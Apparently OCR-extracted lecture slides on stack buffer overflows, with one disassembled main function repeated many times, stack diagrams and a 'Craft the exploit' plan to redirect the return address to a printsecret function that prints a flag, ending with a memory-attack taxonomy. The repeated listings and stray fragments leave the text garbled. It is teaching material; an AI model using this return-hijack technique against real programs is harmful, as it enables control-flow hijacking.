 13cf: c9                  leave
 13d0: 8d 61 fc            lea esp,[ecx-0x4]
 13d3: c3                  ret
```



argv[1]


argv[0]

agrc

RET

Size <= 15 bytes

```
0000138c <main>:
 138c: f3 0f 1e fb        endbr32
 1390: 8d 4c 24 04        lea ecx,[esp+0x4]
 1394: 83 e4 f0           and esp,0xfffffff0
 1397: ff 71 fc           push DWORD PTR [ecx-0x4]
 139a: 55                 push ebp
 139b: 89 e5              mov ebp,esp
 139d: 51                 push ecx
 139e: 83 ec 14           sub esp,0x14
 13a1: 89 c8              mov eax,ecx
 13a3: 83 38 02           cmp DWORD PTR [eax],0x2
 13a6: 74 07              je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d              jmp 13cc <main+0x40>
 13af: 8b 40 04           mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04           add eax,0x4
 13b5: 8b 00              mov eax,DWORD PTR [eax]
 13b7: 83 ec 08           sub esp,0x8
 13ba: 50                 push eax
 13bb: 8d 45 f0           lea eax,[ebp-0x10]
 13be: 50                 push eax
 13bf: e8 fc ff ff ff     call 13c0 <main+0x34>
 13c4: 83 c4 10           add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc           mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                 leave
 13d0: 8d 61 fc           lea esp,[ecx-0x4]
 13d3: c3                 ret
```



argv[1]

argv[0]

ecx

agrc


RET

Size <= 15 bytes


esp

RET


```
0000138c <main>:
 138c: f3 0f 1e fb        endbr32
 1390: 8d 4c 24 04        lea ecx,[esp+0x4]
 1394: 83 e4 f0           and esp,0xfffffff0
 1397: ff 71 fc           push DWORD PTR [ecx-0x4]
 139a: 55                 push ebp
 139b: 89 e5              mov ebp,esp
 139d: 51                 push ecx
 139e: 83 ec 14           sub esp,0x14
 13a1: 89 c8              mov eax,ecx
 13a3: 83 38 02           cmp DWORD PTR [eax],0x2
 13a6: 74 07              je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d              jmp 13cc <main+0x40>
 13af: 8b 40 04           mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04           add eax,0x4
 13b5: 8b 00              mov eax,DWORD PTR [eax]
 13b7: 83 ec 08           sub esp,0x8
 13ba: 50                 push eax
 13bb: 8d 45 f0           lea eax,[ebp-0x10]
 13be: 50                 push eax
 13bf: e8 fc ff ff ff     call 13c0 <main+0x34>
 13c4: 83 c4 10           add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc           mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                 leave
 13d0: 8d 61 fc           lea esp,[ecx-0x4]
 13d3: c3                 ret
```



```
0000138c <main>:
 138c: f3 0f 1e fb       endbr32
 1390: 8d 4c 24 04       lea ecx,[esp+0x4]
 1394: 83 e4 f0          and esp,0xfffffff0
 1397: ff 71 fc          push DWORD PTR [ecx-0x4]
 139a: 55                push ebp
 139b: 89 e5             mov ebp,esp
 139d: 51                push ecx
 139e: 83 ec 14          sub esp,0x14
 13a1: 89 c8             mov eax,ecx
 13a3: 83 38 02          cmp DWORD PTR [eax],0x2
 13a6: 74 07             je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d             jmp 13cc <main+0x40>
 13af: 8b 40 04          mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04          add eax,0x4
 13b5: 8b 00             mov eax,DWORD PTR [eax]
 13b7: 83 ec 08          sub esp,0x8
 13ba: 50                push eax
 13bb: 8d 45 f0          lea eax,[ebp-0x10]
 13be: 50                push eax
 13bf: e8 fc ff ff ff    call 13c0 <main+0x34>
 13c4: 83 c4 10          add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc          mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                leave
 13d0: 8d 61 fc          lea esp,[ecx-0x4]
 13d3: c3                ret
```



```
0000138c <main>:
 138c: f3 0f 1e fb       endbr32
 1390: 8d 4c 24 04       lea ecx,[esp+0x4]
 1394: 83 e4 f0          and esp,0xfffffff0
 1397: ff 71 fc          push DWORD PTR [ecx-0x4]
 139a: 55                push ebp
 139b: 89 e5             mov ebp,esp
 139d: 51                push ecx
 139e: 83 ec 14          sub esp,0x14
 13a1: 89 c8             mov eax,ecx
 13a3: 83 38 02          cmp DWORD PTR [eax],0x2
 13a6: 74 07             je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d             jmp 13cc <main+0x40>
 13af: 8b 40 04          mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04          add eax,0x4
 13b5: 8b 00             mov eax,DWORD PTR [eax]
 13b7: 83 ec 08          sub esp,0x8
 13ba: 50                push eax
 13bb: 8d 45 f0          lea eax,[ebp-0x10]
 13be: 50                push eax
 13bf: e8 fc ff ff ff    call 13c0 <main+0x34>
 13c4: 83 c4 10          add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc          mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                leave
 13d0: 8d 61 fc          lea esp,[ecx-0x4]
 13d3: c3                ret
```



argv[1]

argv[0]

agrc

RET

Size <= 15 bytes


RET

ebp → Saved EBP

Saved ECX

ebp - 0x10 → Buf = 12 bytes

```
0000138c <main>:
 138c: f3 0f 1e fb       endbr32
 1390: 8d 4c 24 04       lea ecx,[esp+0x4]
 1394: 83 e4 f0          and esp,0xfffffff0
 1397: ff 71 fc          push DWORD PTR [ecx-0x4]
 139a: 55                push ebp
 139b: 89 e5             mov ebp,esp
 139d: 51                push ecx
 139e: 83 ec 14          sub esp,0x14
 13a1: 89 c8             mov eax,ecx
 13a3: 83 38 02          cmp DWORD PTR [eax],0x2
 13a6: 74 07             je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d             jmp 13cc <main+0x40>
 13af: 8b 40 04          mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04          add eax,0x4
 13b5: 8b 00             mov eax,DWORD PTR [eax]
 13b7: 83 ec 08          sub esp,0x8
 13ba: 50                push eax
 13bb: 8d 45 f0          lea eax,[ebp-0x10]
 13be: 50                push eax
 13bf: e8 fc ff ff ff    call 13c0 <main+0x34>
 13c4: 83 c4 10          add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc          mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                leave
 13d0: 8d 61 fc          lea esp,[ecx-0x4]
 13d3: c3                ret
```



argv[1]

argv[0]

agrc

RET

Size <= 15 bytes


RET

Saved EBP

Saved ECX

Buf = 12 bytes

```
0000138c <main>:
  138c: f3 0f 1e fb       endbr32
  1390: 8d 4c 24 04       lea ecx,[esp+0x4]
  1394: 83 e4 f0          and esp,0xfffffff0
  1397: ff 71 fc          push DWORD PTR [ecx-0x4]
  139a: 55                push ebp
  139b: 89 e5             mov ebp,esp
  139d: 51                push ecx
  139e: 83 ec 14          sub esp,0x14
  13a1: 89 c8             mov eax,ecx
  13a3: 83 38 02          cmp DWORD PTR [eax],0x2
  13a6: 74 07             je 13af <main+0x23>
  13a8: b8 00 00 00 00 mov eax,0x0
  13ad: eb 1d             jmp 13cc <main+0x40>
  13af: 8b 40 04          mov eax,DWORD PTR [eax+0x4]
  13b2: 83 c0 04          add eax,0x4
  13b5: 8b 00             mov eax,DWORD PTR [eax]
  13b7: 83 ec 08          sub esp,0x8
  13ba: 50                push eax
  13bb: 8d 45 f0          lea eax,[ebp-0x10]
  13be: 50                push eax
  13bf: e8 fc ff ff ff    call 13c0 <main+0x34>
  13c4: 83 c4 10          add esp,0x10
  13c7: b8 00 00 00 00 mov eax,0x0
  13cc: 8b 4d fc          mov ecx,DWORD PTR [ebp-0x4]
  13cf: c9                leave
  13d0: 8d 61 fc          lea esp,[ecx-0x4]
  13d3: c3                ret
```



argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP


Saved ECX

Buf = 12 bytes


esp

ecx

```
0000138c <main>:
 138c: f3 0f 1e fb       endbr32
 1390: 8d 4c 24 04       lea ecx,[esp+0x4]
 1394: 83 e4 f0          and esp,0xfffffff0
 1397: ff 71 fc          push DWORD PTR [ecx-0x4]
 139a: 55                push ebp
 139b: 89 e5             mov ebp,esp
 139d: 51                push ecx
 139e: 83 ec 14          sub esp,0x14
 13a1: 89 c8             mov eax,ecx
 13a3: 83 38 02          cmp DWORD PTR [eax],0x2
 13a6: 74 07             je 13af <main+0x23>
 13a8: b8 00 00 00 00 mov eax,0x0
 13ad: eb 1d             jmp 13cc <main+0x40>
 13af: 8b 40 04          mov eax,DWORD PTR [eax+0x4]
 13b2: 83 c0 04          add eax,0x4
 13b5: 8b 00             mov eax,DWORD PTR [eax]
 13b7: 83 ec 08          sub esp,0x8
 13ba: 50                push eax
 13bb: 8d 45 f0          lea eax,[ebp-0x10]
 13be: 50                push eax
 13bf: e8 fc ff ff ff    call 13c0 <main+0x34>
 13c4: 83 c4 10          add esp,0x10
 13c7: b8 00 00 00 00 mov eax,0x0
 13cc: 8b 4d fc          mov ecx,DWORD PTR [ebp-0x4]
 13cf: c9                leave
 13d0: 8d 61 fc          lea esp,[ecx-0x4]
 13d3: c3                ret
```



Craft the exploit



ecx

esp

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP

Saved ECX

Buf = 12 bytes

ecx

esp

arg3

arg2

arg1

DOESNOT MATTER

RET = printsecret

Size <= 15 bytes (?)

RET: NOT MATTER

Saved EBP


Saved ECX: KEEP

Buf = 12 bytes

overflowret8h_64

```
0000000000012e2 <printsecret>:
  12e2: f3 0f 1e fa           endbr64
  12e6: 55                    push rbp
  12e7: 48 89 e5              mov rbp,rsp
  12ea: 48 83 ec 10           sub rsp,0x10
  12ee: 89 7d fc              mov DWORD PTR [rbp-0x4],edi
  12f1: 89 75 f8              mov DWORD PTR [rbp-0x8],esi
  12f4: 89 55 f4              mov DWORD PTR [rbp-0xc],edx
  12f7: 81 7d fc ef be ad de  cmp DWORD PTR [rbp-0x4],0xdeadbeef
  12fe: 75 1c                 jne 131c <printsecret+0x3a>
  1300: 81 7d f8 fe ca de c0  cmp DWORD PTR [rbp-0x8],0xc0decafe
  1307: 75 13                 jne 131c <printsecret+0x3a>
  1309: 81 7d f4 ce fa d0 d0  cmp DWORD PTR [rbp-0xc],0xd0d0face
  1310: 75 0a                 jne 131c <printsecret+0x3a>
  1312: b8 00 00 00 00        mov eax,0x0
  1317: e8 ed fe ff ff        call 1209 <print_flag>
  131c: bf 00 00 00 00        mov edi,0x0
  1321: e8 ea fd ff ff        call 1110 <exit@plt>
```

Return to here


1
2
3
4
5
6
Make a pointer go out of bounds
Make a pointer become dangling
Use pointer to write (or free)
Use pointer to read
VI.
Memory Safety
Modify a data pointer
Modify code ...
Code Integrity
Modify a code pointer ...
VIII.A.
Code Pointer Integrity
Modify a data variable ...
VII.A.
Data Integrity
Output data variable
... to the attacker specified code
Instruction Set Randomization
... to the address of shellcode / gadget
V.A.
Address Space Randomization
... to the attacker specified value
Interpret the output data
V.B.
Data Space Randomization
Use pointer by indirect call/jump
Use pointer by return instruction
VIII.B.
Control-flow Integrity
Use corrupted data variable
VII.B.
Data-flow Integrity
Execute available gadgets / functions
Execute injected shellcode
Non-executable Data / Instruction Set Randomization
Code corruption attack
Control-flow hijack attack
Data-only attack
Information leak

SoK: Eternal War in Memory. IEEE S&P 2013